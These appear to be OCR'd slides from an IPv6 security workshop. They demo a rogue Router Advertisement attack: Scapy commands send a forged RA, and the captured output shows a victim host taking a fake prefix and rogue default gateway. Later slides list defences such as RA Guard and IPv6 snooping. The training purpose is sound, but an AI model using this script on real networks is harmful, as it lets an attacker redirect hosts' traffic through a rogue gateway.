
We will demo the activity on the screen.
Watch what we do.



Demo 2: NDP

- **Description**: Use NDP RA packets to configure fake network parameters
- **Goals**:
  - Understand how easy it is to modify the network parameters of other host in the same link
- **Time**: 10 minutes
- **Demo**:
  - Generate RA packets that configures fake address and gateway on other hosts (with Scapy)


Demo 2: Lab Network



Network Prefix:

2001:DB8:F:1::/64

Demo 2: Rogue RA



Demo 2: NDP

```
[root@host-a ]# ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 52:54:00:ca:96:d2 brd ff:ff:ff:ff:ff:ff
    inet6 2001:db8:f:1:5054:ff:feca:96d2/64 scope global mngtmpaddr dynamic
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::5054:ff:feca:96d2/64 scope link
       valid_lft forever preferred_lft forever

[root@host-a ]# ip -6 route show
unreachable ::/96 dev lo metric 1024 error -113
unreachable ::ffff:0.0.0.0/96 dev lo metric 1024 error -113
2001:db8:f:1::/64 dev eth0 proto kernel metric 256 expires 86388sec
unreachable 2002:a00::/24 dev lo metric 1024 error -113
unreachable 2002:7f00::/24 dev lo metric 1024 error -113
unreachable 2002:a9fe::/32 dev lo metric 1024 error -113
unreachable 2002:ac10::/28 dev lo metric 1024 error -113
unreachable 2002:c0a8::/32 dev lo metric 1024 error -113
unreachable 2002:e000::/19 dev lo metric 1024 error -113
unreachable 3ffe:ffff::/32 dev lo metric 1024 error -113
fe80::/64 dev eth0 proto kernel metric 256
```

```
[root@host-b ]# ip addr show eth0
...
    inet6 2001:db8:f:1:5054:ff:fe3c:1e2b/64 scope global mngtmpaddr dynamic
...
    inet6 fe80::5054:ff:fe3c:1e2b/64 scope link

[root@host-b ]# ip -6 route show
```

Demo 2: NDP

```
[root@host-c ]# scapy
>>>
```

```
>>> g=IPv6(src="fe80::a:b:c:d",dst="ff02::1")
>>> h=ICMPv6ND_RA(M=0,O=0)
>>> i=ICMPv6NDOptPrefixInfo(prefixlen=64, prefix="2001:db8:bad:cafe::",L=1,A=1)
>>> pkt = g / h / i
>>> send (pkt)
.
Sent 1 packets.
```

Demo 2: NDP

- Addresses:

```
[root@host-b ]# ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 52:54:00:3c:1e:2b brd ff:ff:ff:ff:ff:ff
    inet6 2001:db8:bad:cafe:5054:ff:fe3c:1e2b/64 scope global mngtmpaddr dynamic
       valid_lft forever preferred_lft forever
    inet6 2001:db8:f:1:5054:ff:fe3c:1e2b/64 scope global mngtmpaddr dynamic
       valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::5054:ff:fe3c:1e2b/64 scope link
       valid_lft forever preferred_lft forever
```

- Routes:

```
[root@host-b ]# ip -6 route show
...
fe80::/64 dev eth0 proto kernel metric 256
default via fe80::5054:ff:fe7e:ac53 dev eth0 proto ra metric 1024 expires 56sec hoplimit 64
default via fe80::a:b:c:d dev eth0 proto ra metric 1024 expires 1785sec
```

Demo 2 NDP

- To exit from Scapy interpreter:
  - just type exit(),
  - or use Ctrl+d

Take the poll!


How could you protect your hosts from these **rogue RA** messages?

2 min.


First Hop Security

- Security implemented **on switches**
- There is a number of techniques available:
  - RA-GUARD
  - IPv6 Snooping (*ND inspection* + *DHCPv6 Snooping*)
  - IPv6 Source / Prefix Guard
  - IPv6 Destination Guard (*or ND Resolution rate limiter*)
  - MLD Snooping
  - DHCPv6 Guard


IPv6 Snooping



IPv6 Source / Prefix Guard



IPv6 Destination Guard



Rogue Router Advertisements

Rogue RA Solutions


1. **Link Monitoring**
2. **SEND**
3. **MANUAL CONFIGURATION**
   + Disable Autoconfig
4. **Host Packet Filtering**
5. **Router Preference Option**
   [*RFC4191*]
6. **ACLs on Switches**
7. **RA Snooping on Switches (**RA GUARD**)**

Take the poll!

What protection do you use in your network against **Rogue RAs**?

